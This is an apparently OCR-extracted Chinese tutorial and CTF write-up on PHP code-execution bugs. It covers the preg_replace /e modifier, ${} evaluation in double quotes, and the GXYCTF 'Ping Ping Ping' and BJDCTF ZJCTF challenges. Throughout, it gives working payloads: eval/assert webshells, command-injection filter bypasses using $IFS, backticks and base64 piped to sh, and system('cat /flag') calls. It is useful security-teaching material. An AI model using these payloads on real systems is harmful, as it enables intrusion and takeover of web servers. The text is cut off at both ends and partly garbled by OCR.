`?str=[phpinfo();]`

`?str=[system('cat /flag');]`

PHP Version 5.4.45

System	Windows NT WHOAMI 6.2 build 9200 (Windows 8 Home Premium
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=.. com-dotnet=shared" "--with-mcrypt=static" "--disable-static-anal

实例2：

```php
<?php
preg_replace("/test/e",$_GET["h"],"jutst test");
?>
```

哼哼，这个就不再多说了。

PHP中双引号引起的命令执行漏洞


在PHP语言中，单引号和双引号都可以表示一个字符串，但是**对于双引号来说，可能会对引号内的内容进行二次解释**，这就可能会出现安全问题。

举个简单例子：

```php
<?php
$a = 1;
$b = 2;
echo '$a$b';//输出结果为$a$b
echo "$a$b";//输出结果为12
?>
```

可以看到这两个输出的结果并不相同。

重点：在双引号中倘若有${}出现，那么{}中的内容将被当做php代码块来执行。




可以看到成功执行了phpinfo()

试想一下，倘若在一个cms的后台，**如果可以修改数据库的配置文件，且配置文件中的值用双引号包括**，我们虽然也可以直接闭合代码达到getshell的后果，但是如果cms对传递的参数进行了addlashes()处理的话，我们就无法去闭合代码了，但这时我们可以传入${命令}就可以达到getshell的目的。

现在，让我们来修改一下代码，让我们不只能输出phpinfo

```php
<?php echo "${@assert($_POST[a])}";?> //@是用来防止输出错误信息的
```



菜刀成功连接。

对于这种漏洞的防御，一定要明确单引号与双引号的区别所在，不要简单认为两者是互相可以替代的，在平时的代码书写中能只用单引号一定不要用双引号，毕竟单引号的解释时间也比双引号少得多，代码运行相对更快。

实例：Kuwebs代码审计

在代码审计一书中提到Kuwebs的配置文件中可以利用PHP可变变量的特性执行代码

我们先下载Kuwebs的源代码，下载了之后简单看一下配置文件，发现书中的代码在config.inc.php文件中

```php
<?php
/*网站基本信息配置*/
$kuWebsiteURL                                = "http://www.kuwebs.com";
$kuWebsiteSupportEn                          = "1";
$kuWebsiteSupportSimplifiedOrTraditional     = "0";
$kuWebsiteDefauleIndexLanguage               = "cn";
$kuWebsiteUploadFileMax                      = "2";
$kuWebsiteAllowUploadFileFormat              = "swf|rar|jpg|zip|gif";

/*邮件设置*/
$kuWebsiteMailType                           = "1";
$kuWebsiteMailSmtpHost                       = "smtp.qq.com";
$kuWebsiteMailSmtpPort                       = "25";
$kuWebsiteMailSmtpUserName                   = "3375074";
```



这里只是演示PHP会对引号内的内容进行解释，而不考虑实际情况中我们能否修改config.inc.php文件

我们将kuWebsiteURL修改为

```php
$kuWebsiteURL = "${@eval($_POST[a])}";
```

如果PHP能够正确解释，即我们写入了一句话木马

使用菜刀成功连接，成功执行代码




CTF 例题

[GXYCTF2019]Ping Ping Ping

/?ip=


提示我们要在url中查询ip，我们先看一下目录下又什么东东：
发现&被过滤了：



/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```


我们可以用|、||、“;”：



/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```

发现有个flag.php，我们尝试查看flag.php：`/?ip=127.0.0.1;cat flag.php`，却发现空格被过滤了




/?ip= fxck your space!

绕过空格的方法大概有以下几种：


```
$IFS
${IFS}
$IFS$1 //$1改成$加其他数字貌似都行
$IFS$9
<
<>
{cat,flag.php}  //用逗号实现了空格功能
%20
%09
```

我们构造：`/?ip=127.0.0.1|cat{$IFS}flag.php`，发现某个符号被过滤了，可能过滤了“{}”




/?ip= 1fxck your symbol!

我们再构造：`/?ip=127.0.0.1|cat$IFS$9flag.php`



/?ip= fxck your flag!

猜测是因为检测并过滤了flag，所以我们尝试先读取index.php看看到底用的什么过滤方法，构造`/?ip=127.0.0.1;cat$IFS$9index.php`：



/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```

发现一共过滤的符号有：

```
'  "  \  (  )  [  ]  {  }  &  /  ?  *  <
```

过滤的字符有：


```
空格、bash、flag
```

梳理一下思路、我们可用的方法有：

（1）变量拼接(偶读拼接)。在flag贪婪匹配里面我们不将flag连着写，就不会匹配到，同时可以看到有$a变量，尝试覆盖它

```
?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
或者
?ip=127.0.0.1;a=l;b=f;c=a;d=g;cat$IFS$9$b$a$c$d.php
（a=f;b=l;c=a;d=g;cat$IFS$9$a$b$c$d.php过不了，因为他是.*是匹配，所以不能是f...l...a...g的顺序，变量a和b的位置替换下就能过了，即上面那个a=l;b=f;c=a;d=g;cat$IFS$9$b$a$c$d.php）
```


查看源代码可以看到flag.php的内容显示了出来



（2）内联执行。另外我们可以尝试使用反引号内联执行的做法，linux下反引号``里面包含的就是需要执行的系统命令，**而反引号里面的系统命令会先执行，成功执行后将结果传递给调用它的命令(就是将反引号内命令的输出作为输入执行)，类似于|管道**

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

查看源代码可以看到index.php和flag.php的内容都显示了出来（要在源码中查看）



（3）编码法，我们用base64编码


```
?ip=127.0.0.1;echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh          //bash被过滤了我们就用sh
```


[BJDCTF2020]ZJCTF-不过如此

（preg_match函数和双引号${}的代码执行）

进入题目：

发现文件包含，和next.php页面，我们用php伪协议构造符合条件的文件包含来读取next.php的代码：





解码后得到php代码：

明文:

```
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
      @eval($_GET['cmd']);
}
```

BASE64编码 >

< BASE64解码

BASE64:

```
PD9waHAKJGlkID0gJF9HRVRbJ2lkJ107CiRfU0VTU0lPTlsnaWQnXS
A9ICRpZDsKCmZ1bmN0aW9uIGNvbXBsZXgoJHJlLCAkc3RyKSB7Ci
AgICByZXR1cm4gcHJlZ19yZXBsYWNlKAogICAgICAgICcvKCcgLiAkc
mUgLiAnKS9laScsCiAgICAgICAgJ3N0cnRvbG93ZXIoIlxcMSIpJywKIC
AgICAgICAkc3RyCiAgICApOwp9CgoKZm9yZWFjaCgkX0dFVCBhcyA
kcmUgPT4gJHN0cikgewogICAgZWNobyBjb21wbGV4KCRyZSwgJHN
0cikuIlCJcbiI7Cn0KCmZ1bmN0aW9uIGdldEZsYWcoKXsKCUBldmFsK
CRfR0VUWydjbWQnXSk7Cn0K
```

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){        // 这里仅是定义了这个函数，如果不调用，是不会执行的
 @eval($_GET['cmd']);
}
```

> **反向引用**
> 对一个正则表达式模式或部分模式 两边添加圆括号 将导致相关 匹配存储到一个临时缓冲区 中，所捕获的每个子匹配都按照在正则表达式模式中从左到右出现的顺序存储。缓冲区编号从 1 开始，最多可存储 99 个捕获的子表达式。每个缓冲区都可以使用 '\n' 访问，其中 n 为一个标识特定缓冲区的一位或两位十进制数。

这里的 \1 实际上指定的是第一个子匹配项，即`(' . $re . ')`中所匹配到的内容。

注意到preg_replace中的/e修正符，指的是如果匹配到了，就会将preg_replace的第二个参数当做php代码执行，也就是代替的内容，这个题里面是strtolower("\1")

我们这里的思路是：

可以看到，next.php中定义了一个getFlag函数，我们可以通过给cmd传参达到命令执行，但是这里仅仅是定义了这个函数，并没有调用它，所以我们仅传参是没有用的，要想办法调用这个getFlag函数。这里preg_replace函数就有用了，

```php
function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}
```

我们看到，preg_replace的参数都是可控的，我们可以构造类似以下payload实现getFlag函数的调用：

```
/?.*=${执行的命令}
```

即：

```php
preg_replace('/(' . $re . ')/ei','strtolower("\\1")',$str);   // 原先的语句

preg_replace('/(.*)/ei','strtolower("\\1")',${执行的命令});     // 之后的语句

preg_replace('/(\S*)/ei','strtolower("\\1")',${执行的命令});    // 或者构造语句
```

> 表达式 .* 就是单个字符匹配任意，即贪婪匹配。 表达式 .*? 是满足条件的情况只匹配一次，即最小匹配.
> \s 匹配任何空白非打印字符，包括空格、制表符、换页符等等。等价于 [\f\n\r\t\v]。注意 Unicode 正则表达式会匹配全角空格符。
> \S 匹配任何非空白非打印字符。等价于 `[^ \f\n\r\t\v]`。

payload有几种：

```
next.php?\S*=${getFlag()}&cmd=system('cat /flag');

next.php?\S*=${getflag()}&cmd=show_source('/flag');

next.php?\S%2b=${getFlag()}&cmd=system('cat+/flag');
```


注意 我们之前构造了一种payload

```
preg_replace('/(.*)/ei','strtolower("\1")',${执行的命令});
```

发现无法使用，原因是这里的$re部分是由Get传入，当以非法字符**（.）**开头的参数就会自动转为下划线，导致匹配失败

所以不能使用**（.）**，如果不用Get传参可以执行。

得到flag：



flag{ea513360-8c51-4def-9d7d-67ab1fb544ef} system('cat /flag');

至于为什么 `${执行的命令}`

在PHP语言中，单引号和双引号都可以表示一个字符串，但是对于双引号来说，可能会对引号内的内容进行二次解释，这就可能会出现安全问题。


题目中，我们构造了payload：

```
preg_replace('/(\S*)/ei','strtolower("\\1")',${getFlag()});
```

这里参数 `strtolower("\\1")` 含有双引号，而我们的目的是调用getFlag()函数，所以这里的双引号正好满足了我们的需求，将 `${getFlag()}` 中的代码给执行了，成功调用了getFlag()函数。


所以这里我们还有几种解题的方法：
payload：

